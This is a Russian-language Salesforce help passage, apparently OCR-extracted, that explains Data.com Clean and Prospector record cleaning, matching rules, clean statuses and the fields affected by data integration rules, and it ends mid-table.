Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Использование Data.com. Вопросы и ответы

Почему мне пришло сообщение, в котором говорится: «Вы не можете очистить эту запись, потому что у вас ограниченный доступ к данным, заданный вашим администратором»?

Если у вас нет соответствующего доступа к объекту `D&B Company`, вы увидите это сообщение при использовании Data.com Clean для очистки учетной записи вручную.

Обратитесь к администратору, чтобы убедиться в наличии прав доступа для чтения объекта `D&B Company`.

Получение необходимых сведений по отрасли, финансам и конкурентам для ваших организаций

Требуются подробные сведения о деятельности организаций? Нажмите кнопку «Подробные сведения о поиске потенциальных клиентов» на странице сведений об организации для извлечения данных о деятельности и финансах потенциальных клиентов, а также сведений о конкурентах и отраслях, — прямо из Data.com в режиме реального времени.

Функция «Подробные сведения о поиске потенциальных клиентов» доступна для лицензий Data.com Prospector. Подробные сведения доступны для организаций, импортированных или очищенных посредством Data.com.

Прежде чем начать работу, убедитесь, что кнопка «Подробные сведения о поиске потенциальных клиентов» добавлена администратором в макет страницы организаций.

1. Откройте страницу сведений об организации для нужного потенциального клиента.
2. Нажмите кнопку **«Подробные сведения о поиске потенциальных клиентов»**.

   При нажатии кнопки **«Подробные сведения о поиске потенциальных клиентов»** для организации, которая не была импортирована или очищена посредством Data.com, отображается уведомление о необходимости очистки организации.

СМ. ТАКЖЕ:

Описание подробных сведений о поиске потенциальных клиентов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для извлечения подробных сведений о поиске потенциальных клиентов Data.com для организации:

- «Чтение» для организаций

Описание подробных сведений о поиске потенциальных клиентов

Функция «Подробные сведения о поиске потенциальных клиентов Data.com» объединяет сведения о компаниях D&B и отраслевую аналитику в экспресс-снимок, который может использоваться для начала обстоятельных переговоров с потенциальными и текущими клиентами.

Функция «Подробные сведения о поиске потенциальных клиентов» доступна для лицензий Data.com Prospector.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Категория подробных сведений	Описание
Сведения о деятельности	• Описание компании, предоставленное компанией Hoover's, Inc., являющейся филиалом Dun and Bradstreet • Адрес, телефон и веб-сайт компании • Тип расположения (головной офис или филиал) • Размер расположения в квадратных футах (фактическое или предполагаемое измерение) • Ответственность за местоположение (собственность или аренда) • Торговый стиль (при его наличии) • Год основания компании
Сведения о финансах	• Окончание финансового года (по месяцу) • Фондовая биржа и биржевой символ • Индикатор индекса Standard & Poor's 500 • Место в Fortune 1000 • Риск просрочки платежа (вероятность того, что данная компания может задержать платеж более чем на 90 дней в течение следующих 12 месяцев)* Важное замечание: Эту информацию разрешается использовать только с целью предварительного маркетинга. • Годовой доход за последний и предыдущий год, а также процент роста • Чистая прибыль за последний год* • Количество сотрудников за последний и предыдущий год, а также процент роста
Контакты из Data.com	• Графическое представление распространения контактов компании • Ссылки на контакты компании по отделу (выбранная ссылка открывает страницу поиска контактов Data.com)

Категория подробных сведений	Описание
Популярные конкуренты	• Ссылки на веб-сайты популярных конкурентов компании • Основные конкуренты (по доходу)
Сведения об отрасли	• Классификации основных кодов NAICS и SIC • Панель выбора отрасли для отраслей, связанных с классификациями основных кодов NAICS и SIC • Примеры вопросов для подготовки к вызову • Анализ конкурентной среды* (общие сведения о конкурентной среде отрасли) • Отраслевые тренды* и отраслевые возможности* (влияние событий и проблем на отраслевую деятельность) • Ссылки на выбранные отраслевые веб-сайты

*Доступно только при наличии лицензии Premium.

Подробные сведения о поиске потенциальных клиентов в Lightning

Функция «Подробные сведения о поиске потенциальных клиентов» Data.com объединяет сведения о компаниях Dun & Bradstreet и отраслевую аналитику в экспресс-снимок. Вкладки с информацией о компании, иерархиями организаций и ссылками на связанные отрасли могут использоваться для начала обстоятельных переговоров с потенциальными и текущими клиентами.

Функция «Подробные сведения о поиске потенциальных клиентов» доступна для лицензий Data.com Prospector.

Важное замечание: При использовании версии Professional Edition следует добавить основное поле Data.com в макет страницы «Организации».

ВЕРСИИ

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Компания

Просматривайте основные сведения о компании, финансовые данные, список главных конкурентов и распределение контактов организации. Просматривайте и добавляйте контакты по уровням или отделам. Просматривайте сведения о главных конкурентах. Изучайте связи компании.

Иерархия

Получите полное иерархическое представление о компании и ее связях. Щелкните знак плюса (+) напротив названия компании, чтобы добавить ее в качестве организации.

Отрасль

Необходимые подробные сведения об отрасли помогут более точно обращаться к организации.

Сведения об отрасли
Просматривайте сведения об отрасли организации в соответствии с кодами и описаниями стандартной классификации по отраслям (код SIC) и североамериканской системы классификации по отраслям (NAICS).

Конкурентная среда
Ознакомьтесь с потенциалом организации в ее отрасли.

Тренды
Изучите финансовую ситуацию организации и определите области потенциального роста.

Возможности
Просматривайте различные возможности организации.

Подготовка к вызову
Готовьтесь к вызовам с помощью подробной вкладки «Вопросы и ответы».

Отраслевые веб-сайты
Просматривайте веб-сайты главных конкурентов организации.

СМ. ТАКЖЕ:

Управление доступом к результатам поиска и связанным функциям в Data.com

Просмотр подробных сведений о поиске потенциальных клиентов Data.com

Data.com Clean

Функция очистки Data.com обеспечивает непрерывное обновление в вашей организации с использованием данных из Dun & Bradstreet и Data.com. Используя задания очистки, можно чистить записи на регулярной основе. Вы также можете чистить отдельные записи или списки записей.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Функция очистки Data.com сопоставляет записи об организациях, контактах и интересах с записями из Data.com и создает ссылку между вашими записями и соответствующими записями Data.com. Кроме того, функция очистки представляет сведения о статусе очистки для организаций, контактов и интересов на странице 1546.

В Salesforce Classic пользователи могут выполнять следующие действия.

- Вручную сравнивать отдельные записи об организациях, контактах и интересах рядом с совпадающими записями Data.com и обновлять записи по полям.
- Выбирать записи об организациях, контактах и интересах из списка и обновлять их все сразу.
- Вручную обновлять записи компаний D&B, связанные с организациями.

Администратор системы Salesforce может выполнять следующие действия.

- Настройка и запуск заданий автоматической очистки, которые помечают различия в полях записей Salesforce, заполняют пустые поля и перезаписывают значения полей. Конфигурация и планирование заданий по очистке доступны только в Salesforce Classic.
- Использование Data.com Match API для создания настраиваемых решений для определенных бизнес-целей, таких как обновление созданных интересов и обновление настраиваемых объектов.

Функция Data.com Clean доступна в двух версиях. Corporate Clean и Premium Clean. Версия Premium Clean содержит дополнительные поля Dun & Bradstreet для добавления или ручной очистки записей организаций, контактов и интересов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если не указано иное, то интерактивная справка Salesforce ссылается на продукт Data.com Premium Clean. Для получения дополнительной информации о версии Premium Clean обратитесь к менеджеру по работе с клиентами Salesforce.

Версия функции **Data.com Clean**	Поля **Dun & Bradstreet (D&B)**
Data.com Corporate Clean	Основной набор полей D&B.
Data.com Premium Clean	Основной набор полей D&B, а также поле «Компания D&B». Данное поле ссылается на связанную запись «Компания D&B», содержащую более 70 дополнительных полей D&B, доступных на вкладке «Компании D&B».

Функция Data.com Clean не поддерживает организации-лица.

Прим.: Количество лицензий на функцию Data.com Clean должно точно соответствовать количеству мест Sales Cloud и Service Cloud.

Обеспечение полноты и актуальности записей Salesforce

Эффективность вашего бизнеса определяется качеством используемых данных. Тратьте меньше времени на обновление данных и уделяйте больше внимания развитию бизнеса с помощью функции Data.com. Чтобы снабжать организацию новейшими данными, используйте ценную информацию компании Dun & Bradstreet, а также общедоступные данные с Data.com.

СМ. ТАКЖЕ:

Интеграция данных
Использование Data.com. Вопросы и ответы
Очистка отдельных записей организации в Salesforce Classic
Очистка списка записей
Интеграция данных
Настройка функции Data.com Clean
Проверка включения функции очистки Data.com

Обеспечение полноты и актуальности записей Salesforce

Эффективность вашего бизнеса определяется качеством используемых данных. Тратьте меньше времени на обновление данных и уделяйте больше внимания развитию бизнеса с помощью функции Data.com. Чтобы снабжать организацию новейшими данными, используйте ценную информацию компании Dun & Bradstreet, а также общедоступные данные с Data.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Очистка отдельных записей организации в Salesforce Classic

Используйте функцию очистки Data.com для очистки записи организации вручную. С помощью ручной очистки вы делаете подробное сравнение отдельной записи организации с совпадающей записью Data.comс последующим обновлением по полям.

Очистка списка записей

Функция Data.com Clean позволяет выбирать записи организаций, контактов и интересов и выполнять их пакетную очистку прямо из списка. Очистка записей из списка доступна только при наличии лицензии на функцию Data.com Clean.

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

При использовании функции Data.com для обновления записи поля записи обновляются сведениями из Data.com.

Что означает «Статус очистки» записи?

Поле «Статус очистки» в записях организации, контакта и интереса указывает способ сопоставления данных записи с данными в Data.com. Чтобы просмотреть дополнительные сведения о статусе или обновить статус, щелкните значок напротив статуса. В зависимости от статуса, некоторые записи могут быть очищены прямо в поле «Статус очистки».

Варианты совпадения функции очистки Data.com с вашими записями

При использовании функции очистки Data.com для обновления сведений об организациях, контактах и интересах рекомендуем изучить способы сравнения и сопоставления записей с записями Data.com.

Статусы очистки Data.com

Для продукта Data.com Prospector, а также функций очистки Data.com Clean и интеграции данных поле статуса обновления для организаций, контактов и интересов указывает статус записи по сравнению с данными Data.com.

Обновление записей посредством функции очистки Data.com Clean

Очистка записи инициирует сравнение данных с информацией Data.com. При использовании данного процесса требуется иметь представление о ряде важных понятий, включая выбор совпадающих записей и отметку записей Data.com как некорректных.

Очистка отдельных записей организации в Salesforce Classic

Используйте функцию очистки Data.com для очистки записи организации вручную. С помощью ручной очистки вы делаете подробное сравнение отдельной записи организации с совпадающей записью Data.comс последующим обновлением по полям.

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии Data.com Clean в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Ручная очистка доступна для организаций, имеющих лицензию Data.com Clean, и для любого пользователя в организации Salesforce с лицензией Data.com Prospector. Функция ручной очистки применяется ко всем записям организации, доступным в системе Salesforce, а не только к записям, добавленным из Data.com ранее.

Функция Data.com Clean поддерживает несколько способов очистки записей организации. Пользователи могут выполнять ручную очистку отдельных записей или пакетную очистку записей в списковом представлении. Кроме того, можно выполнять очистку пакетов записей, если в организации используются автоматизированные задания по очистке.

Прим.: Если очистка записей организации выполняется с помощью Data.com Prospector или Data.com Clean, функция Data.com ежемесячно преобразует в USD валюты, отличные от USD. Такое преобразование может стать причиной изменения значений поля «Годовой доход». Если организация использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется). Кроме того, значение поля «Годовой доход» удаляется из записей организаций и со страницы сравнения.

1. Откройте запись и проверьте поле «Статус очистки». При необходимости пользователи могут очищать вручную даже записи со статусом «Синхронизировано». Если используется служба сопоставления DUNSRight для Dun & Bradstreets, пользователь может сопоставлять некоторые записи с другой записью из Data.com.

   Совет: Поле **«Статус очистки»** позволяет получать дополнительные сведения о статусе (например, поля, значения которых отличаются от Data.com), а затем очищать запись. Щелкните значок ( ) и выполните действия, указанные во всплывающем окне.

2. Чтобы открыть страницу сравнения для сравнения записи Salesforce с записью Data.com, нажмите кнопку **«Очистить»**.
3. Сравните записи. Значение поля Data.com, соответствующее значению поля в записи Salesforce, помечается галочкой.
4. Установите флажок напротив любого нужного значения Data.com.
5. Чтобы выбрать другую запись Data.com при неправильном сопоставлении DUNSRight, щелкните ссылку **«Неверное совпадение?»**.
6. По завершении нажмите кнопку **«Сохранить»** (даже в том случае, если данные Data.com не принимались).

   Поле **«Статус очистки»** отображает статус записи, а его временная отметка обновляется при каждом действии пользователя.

   Прим.: Если значение поля «Номер D-U-N-S компании» для организаций обновляется в процессе ручной очистки, удалите значение поля «Компания D&B». В ином случае функция Clean не сможет добавить обновленные значения к упомянутым двум полям или связать правильную запись «Компания D&B» с организацией.

   При нажатии кнопки **«Отмена»** запись Salesforce не обновляется, однако если функция Data.com находит более подходящее соответствие для записи, то значения полей «Статус очистки» и «Ключ `Data.com`» могут измениться. Эти два поля всегда содержат самые точные совпадения из Data.com в отношении последних процессов очистки, независимо от метода, использованного для очистки записи.

   Предположим, что пользователь использует версию Data.com Clean или Data.com Prospector и выполнил ручную очистку записи организации или интереса, не связанной с записью компании D&B. При нажатии кнопки **«Сохранить»** система Salesforce создает запись компании D&B (если возможно) и связывает ее с записью организации или интереса. При следующем просмотре страницы сравнения связанная запись обозначается номером D-U-N-S в поле «Связанная запись компании `D&B`».

СМ. ТАКЖЕ:

Статусы очистки Data.com
Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Очистка списка записей

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для очистки записей организаций:	«Редактирование» для организаций
Для очистки записей контактов:	Полномочие «Редактирование» для контактов
Для очистки записей интересов:	Редактирование для интересов
Для создания настраиваемых списковых представлений:	Чтение для типа записи, добавленного в список
Для создания, редактирования и удаления общедоступных списковых представлений:	Управление общедоступными списковыми представлениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Функция Data.com Clean позволяет выбирать записи организаций, контактов и интересов и выполнять их пакетную очистку прямо из списка. Очистка записей из списка доступна только при наличии лицензии на функцию Data.com Clean.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Прим.: Очистка списка записей организации возможна, только если вы используете Data.com в качестве службы сопоставления.

Функция Data.com Clean поддерживает несколько способов очистки записей. Пользователи могут выполнять ручную очистку отдельных записей или пакетную очистку записей в списковом представлении. Кроме того, вы можете настраивать автоматические задания по очистке пакетов записей.

Функция очистки из списка применяется ко всем записям организаций, контактов и интересов, к которым у вас имеется доступ, а не только к записям, добавленным из Data.com Prospector ранее. Чтобы просмотреть список доступных записей, выберите нужное представление на вкладке «Организации», «Контакты» или «Интересы». Отображаемые результаты называются *списковым представлением*. Затем выберите нужные записи в списковом представлении. Остальную работу можно доверить функции Data.com Clean.

Прим.: При очистке записей из стандартного спискового представления убедитесь, что администратор Salesforce добавляет поле «Статус очистки» в используемое представление. При очистке записей из настраиваемого спискового представления добавьте поле «Статус очистки» самостоятельно.

1. Откройте вкладку («Организации», «Контакты» или «Интересы») для нужного объекта.
2. Выберите представление из раскрывающегося списка, в котором содержится поле «Статус очистки», и щелкните **«Правка»**.
3. Выберите нужные записи из списка и нажмите кнопку **«Очистить»**.
4. Выберите один из указанных ниже параметров очистки.
   - Параметр «Обновить статус очистки» обновляет поле «Статус очистки» каждой записи.
   - Параметр «Обновить статус очистки и заполнить пустые поля» обновляет поле «Статус очистки» каждой записи и заполняет пустые поля данными Data.com.
5. Нажмите кнопку **«Обновить»**.
   Данное действие инициирует отображение сообщения-подтверждения, позволяющего просматривать количество совпавших и обновленных записей, а также сведения о наличии ошибок.

6. Просмотрите изменения, внесенные в записи.

   При выборе параметра очистки, позволяющего только обновить поле «Статус очистки», и обнаружении записей со статусом очистки «Отличается» рекомендуем очистить каждую запись вручную на соответствующей странице сведений.

СМ. ТАКЖЕ:

Статусы очистки Data.com

Создание настраиваемого спискового представления в Salesforce Classic

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

При использовании функции Data.com для обновления записи поля записи обновляются сведениями из Data.com.

Прим.:

- Если вы используете настроенные соотнесения полей в своих правилах интеграции данных, поля, затронутые Data.com, могут отличаться от перечисленных.
- При получении одного из следующих сообщений обратитесь к своему администратору Salesforce. У вас ограниченный доступ к данным, поэтому не удается полностью обновить эту запись или У вас ограниченный доступ к полям организации, поэтому вы не можете обновить все показанные здесь поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поля организаций

Следующие поля доступны функции Data.com Clean и правилу интеграции данных «Сведения компании для организаций». Звездочка (*) обозначает поля, которые **недоступны** правилу интеграции данных «Сведения компании для организаций».

Имя организации	Отрасль
Местоположение организации	Код NAICS
Годовой доход	Описание NAICS
Адрес для счета	Ответственность
Статус очистки*	Тел.
Компания D&B	Код SIC
Ключ Data.com	Описание SIC
Номер D-U-N-S	Биржевой символ
Описание	Торговый стиль
Сотрудники	Веб-сайт

Факс	Год начала

Поля контактов

Следующие поля доступны функции Data.com Clean.

Статус очистки	Почтовый адрес
Ключ Data.com	Тел.
Электронная почта	Должность
Имя	

Поля интересов

Следующие поля доступны функции Data.com Clean. Звездочка (*) обозначает поля, доступные правилу интеграции данных «Сведения о компании для интересов».

Адрес	Электронная почта
Годовой доход*	Отрасль*
Статус очистки	Имя
Компания	Количество сотрудников*
Номер D-U-N-S компании*	Тел.
Компания D&B*	Должность
Ключ Data.com	

Геокоды для полей «Адрес для выставления счета организации»

Следующие поля доступны правилу интеграции данных «Геокоды для адреса выставления счета организации».

BillingLatitude	BillingLongitude
BillingGeocodeAccuracy	

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Адрес отправки организации»

Следующие поля доступны правилу интеграции данных «Геокоды для адреса отправки организации».

ShippingLatitude	ShippingLongitude

`ShippingGeocodeAccuracy`

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Почтовый адрес контакта»

Следующие поля доступны правилу интеграции данных «Геокоды для почтового адреса контакта».

`MailingLatitude`	`MailingLongitude`
`MailingGeocodeAccuracy`	

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Геокоды адресов к интересам»

Следующие поля доступны правилу интеграции данных «Геокоды адресов к интересам».

Широта	Долгота
`GeocodeAccuracy`	

Прим.: Эти поля не отображаются в записях.

СМ. ТАКЖЕ:

Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?


Очистка отдельных записей организации в Salesforce Classic

Что означает «Статус очистки» записи?

Поле «Статус очистки» в записях организации, контакта и интереса указывает способ сопоставления данных записи с данными в Data.com. Чтобы просмотреть дополнительные сведения о статусе или обновить статус, щелкните значок напротив статуса. В зависимости от статуса, некоторые записи могут быть очищены прямо в поле «Статус очистки».

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Ниже приведен пример.



1. Записи назначен статус «Отличается», потому что при ее последнем сопоставлении (одну неделю назад) записи Salesforce и Data.com использовали разные значения в некоторых или во всех полях. Возможно, пользователь, который сопоставил записи ранее...
   - решил не принимать значения Data.com;
   - принял некоторые значения Data.com и сохранил некоторые значения Salesforce;
   - нажал кнопку **«Отмена»** на странице сравнения.

   Чтобы открыть всплывающее окно, содержащее дополнительные сведения и параметры очистки, щелкните соответствующий значок.
2. Данная строка содержит сведения о самом последнем сравнении записи Salesforce.

   В данном случае это пользователь, сравнивавший организацию Salesforce с записью Data.com одну неделю назад.
3. Данный раздел содержит дополнительные сведения о сравнении. В данном случае Data.com использует *другие* значения в полях контакта «Эл. почта», «Тел.» и «Почтовый адрес».
4. Чтобы самостоятельно сравнить записи Salesforce и Data.com, щелкните ссылку **«Очистить...»**.

   При нажатии кнопки **«Отмена»** статус очистки записи сохраняет значение «Отличается». При нажатии кнопки **«Сохранить»** (даже в том случае, если значения Data.com не принимались) статусу очистки записи присваивается значение «Просмотрено».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Варианты совпадения функции очистки Data.com с вашими записями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При использовании функции очистки Data.com для обновления сведений об организациях, контактах и интересах рекомендуем изучить способы сравнения и сопоставления записей с записями Data.com.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Совет: Дополнительную информацию о службе сопоставления функции очистки Data.com, включая краткое графическое представление и подробные примеры, см. в официальном документе «Совпадение записей функции очистки Data.com в Salesforce».

Посмотреть демонстрационный ролик: Общие сведения о правилах соответствия

При использовании функции очистки Data.com ваши записи и записи Data.com можно сравнивать и сопоставлять двумя способами.

- Вручную: при нажатии кнопки **«Очистить»** для отдельной организации, контакта или интереса.
- Автоматически: при использовании заданий по очистке всех организаций, контактов или интересов.

Автоматическая очистка доступна только организациям, использующим функцию очистки Data.com. *Ручная* очистка доступна всем лицензированным пользователям Data.com Prospector.

При первоначальной ручной или автоматической очистке записей служба сопоставления выполняет поиск похожих записей Data.com. Служба сопоставления проверяет значения полей каждой записи на наличие идентичных или похожих данных, позволяющих подтвердить, что обе записи относятся к одному объекту (например, к одной организации, контакту или интересу). При обнаружении совпадения Data.com связывает данные записи по числовому значению поля «Ключ `Data.com`». При каждой очистке контактов и интересов сопоставление записей выполняется службой сопоставления. При каждой очистке организаций сопоставление (или поиск) записей выполняется по полю «Номер `D-U-N-S`». Пустое поле «Номер `D-U-N-S`» инициирует использование службы сопоставления. Если следующая очистка записи отличается большим количеством изменений, то служба сопоставления иногда выполняет повторный поиск более подходящих записей Data.com.

Прим.:

- Чтобы выполнить повторное сопоставление организаций посредством службы сопоставления, независимо от наличия поля «Номер D-U-N-S», обратитесь в службу поддержки Salesforce. Обратите внимание, что служба сопоставления может назначить некоторым организациям статус очистки Data.com Clean «Не найдено».
- Повторное сопоставление организаций автоматически выполняется посредством службы сопоставления, если поле «Номер `D-U-N-S`» соотносится повторно или не соотносится, либо если компонент Data.com приобретен до 16 декабря 2011 года.

Ниже перечислены важные поля контактов и интересов.

- Имя
- Электронная почта

  Используйте прямой адрес эл. почты, а не групповой (например, info@org.com). Как правило, идентичные адреса эл. почты инициируют совпадение при условии, что другие значения записи не конфликтуют. **Примечание.** Data.com не хранит адреса эл. почты, которые могут являться личными контактными данными, например Gmail или Yahoo.

- Имя организации (для контактов); Компания (для интересов)
- Должность
- Тел.

Ниже перечислены важные поля организаций.

- Имя организации
  - Убедитесь, что имя организации не содержит несвязанные артефакты (например, номера (1002), специальные символы (!#@#) или несвязанные слова). (Данные символы могут использоваться только в названии компании.)
  - Рекомендуем использовать имена областей и стран только в названии компании.
  - Если имя организации содержит несколько слов (например, DSGI Business (PC World Business)), рекомендуем указать все слова.
  - Если имя организации соответствует имени веб-сайта (например, `salesforce.com`), рекомендуем опустить субдомен (например, `.com`).
- Адрес для счета
  - Рекомендуем использовать полный адрес.
  - Чтобы оптимизировать уровни совпадения, укажите значение для поля «Страна».
  - Рекомендуем заполнить поле «Область» или «Почтовый индекс».
  - Если номер дома, в котором располагается организация, не известен, рекомендуем использовать только название улицы. В отличие от пустого значения, название улицы, введенное без номера дома, повышает вероятность обнаружения совпадения.
- Веб-сайт
- Тел.

Статусы очистки Data.com

Для продукта Data.com Prospector, а также функций очистки Data.com Clean и интеграции данных поле статуса обновления для организаций, контактов и интересов указывает статус записи по сравнению с данными Data.com.

При использовании функции Data.com Clean поле статуса имеет название «Статус очистки». При использовании функции интеграции данных поле статуса имеет название «Статус интеграции данных».

Статус	Определение	Значение API	Примечания
Не сравнивалось	Текущая версия записи Salesforce не сравнивалась с Data.com. Ниже перечислены возможные причины отображения данного статуса. • Запись, *созданная вручную* в системе Salesforce (не *добавленная из Data.com*), все еще не сравнивалась с Data.com. • После сравнения с Data.com запись Salesforce была изменена пользователем, но повторно не сравнивалась. • После сравнения с Data.com запись Salesforce была обновлена бизнес-правилом или другим автоматическим процессом (например, преобразование интереса), но повторно не сравнивалась. • Как минимум одно поле Data.com, соотнесенное с полем Salesforce, не содержит значения.	Ожидание	Записям, добавленным из Data.com, всегда присваивается статус «Синхронизировано», который меняется только в случае изменения данных в одной или обеих записях. После очистки записи и обнаружения совпадения в Data.com полю записи «Статус очистки» присваивается значение «Просмотрено», кроме указанных ниже случаев. • Две записи идентичны (статус «Синхронизировано»). • Запись обновлена в Salesforce или Data.com (статус «Отличается»). • Запись становится неактивной в Data.com (статус «Неактивно»).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Статус	Определение	Значение API	Примечания
Синхронизировано	При последнем сравнении записи Salesforce и Data.com были идентичными. Записи со статусом «Синхронизировано» считаются очищенными.	Совпало	Записи со статусом «Синхронизировано» считаются очищенными, но могут быть очищены повторно. Чтобы просмотреть время последнего сравнения записи, щелкните значок в поле «Статус очистки» и просмотрите временную отметку.
Согласовано	При последнем сравнении записей Salesforce и Data.com пользователь: • сохраняет как минимум одно значение из записи Salesforce; • помечает значение поля как *«неверное»* в Data.com; • помечает запись статусом *«Неактивно»*; или • Организация использует задания по очистке, выполняющие перезапись значений для одного или нескольких полей; при этом последним заданием было перезаписано как минимум одно значение.	`Acknowledged`	Записи со статусом «Просмотрено» считаются очищенными, но могут быть очищены повторно. После очистки записи и обнаружения совпадения в Data.com поле записи «Статус очистки» сохраняет значение «Просмотрено», кроме указанных ниже случаев. • Две записи идентичны (статус «Синхронизировано»). • Запись обновлена в Salesforce или Data.com (статус «Отличается»). • Запись становится неактивной в Data.com (статус «Неактивно»). • Поля, помеченные ранее как *«неверные»* в Data.com, помечаются повторно как *«верные»*.
Отличается	Записи Salesforce и Data.com отличаются. Прим.: Помните, что статус очистки записи может	Отличается	После очистки записи и обнаружения совпадения в Data.com поле записи «Статус очистки» сохраняет значение «Отличается», кроме указанных ниже случаев.

Статус	Определение	Значение API	Примечания
	изменяться со значения «Синхронизировано» или «Просмотрено» на значение «Отличается» при изменении значений в сопоставленной записи Data.com. Данное изменение может выполняться регулярно в случае предоставления доступа к обновленным сведениям Data.com и D&B.		• Две записи идентичны (статус «Синхронизировано»). • Пользователь просматривает две записи и сохраняет как минимум одно значение из записи Salesforce (статус «Просмотрено»). • Запись становится неактивной в Data.com (статус «Неактивно»).
Выбрать совпадение(не используется для функции интеграции данных)	Data.com не содержит *автоматического* совпадения, но содержит как минимум одно потенциальное совпадение. Пользователь может выбрать одно из пяти возможных совпадений.	`SelectMatch`	Данный статус доступен только для продукта Data.com Clean и службы сопоставления DUNSRight.
Не найдено	Для записи Salesforce отсутствует соответствующая запись Data.com.	`NotFound`	Запись Salesforce не может быть очищена ввиду отсутствия соответствующей записи Data.com.
Неактивно	Запись Data.com, соответствующая записи Salesforce, заявлена как неактивная сотрудником Data.com или пользователем организации. Неактивной считается запись контакта, содержащая устаревшую или неверную информацию. Неактивной считается запись организации, помеченная сотрудником D&B как банкрот.	Неактивно	По умолчанию записи со статусом «Неактивно» не отображаются в результатах поиска Data.com Prospector, но могут быть просмотрены посредством фильтров. При очистке и представлении записи как активной в Data.com статусу очистки записи присваивается значение *«Просмотрено»*.
Пропущено	Один из нижеуказанных вариантов. • Статусу очистки записи присвоено значение «Пропущено» при следующей добавочной синхронизации ввиду обнаружения ошибки, связанной с правилом проверки или триггером, при последнем сохранении записи Salesforce.	Пропущено	Чтобы выполнить одно из двух действий ниже, обратитесь к администратору. • Измените триггер, правило проверки или настройку API, инициирующую ошибку и статус «Пропущено», а затем повторите очистку записи

Статус	Определение	Значение API	Примечания
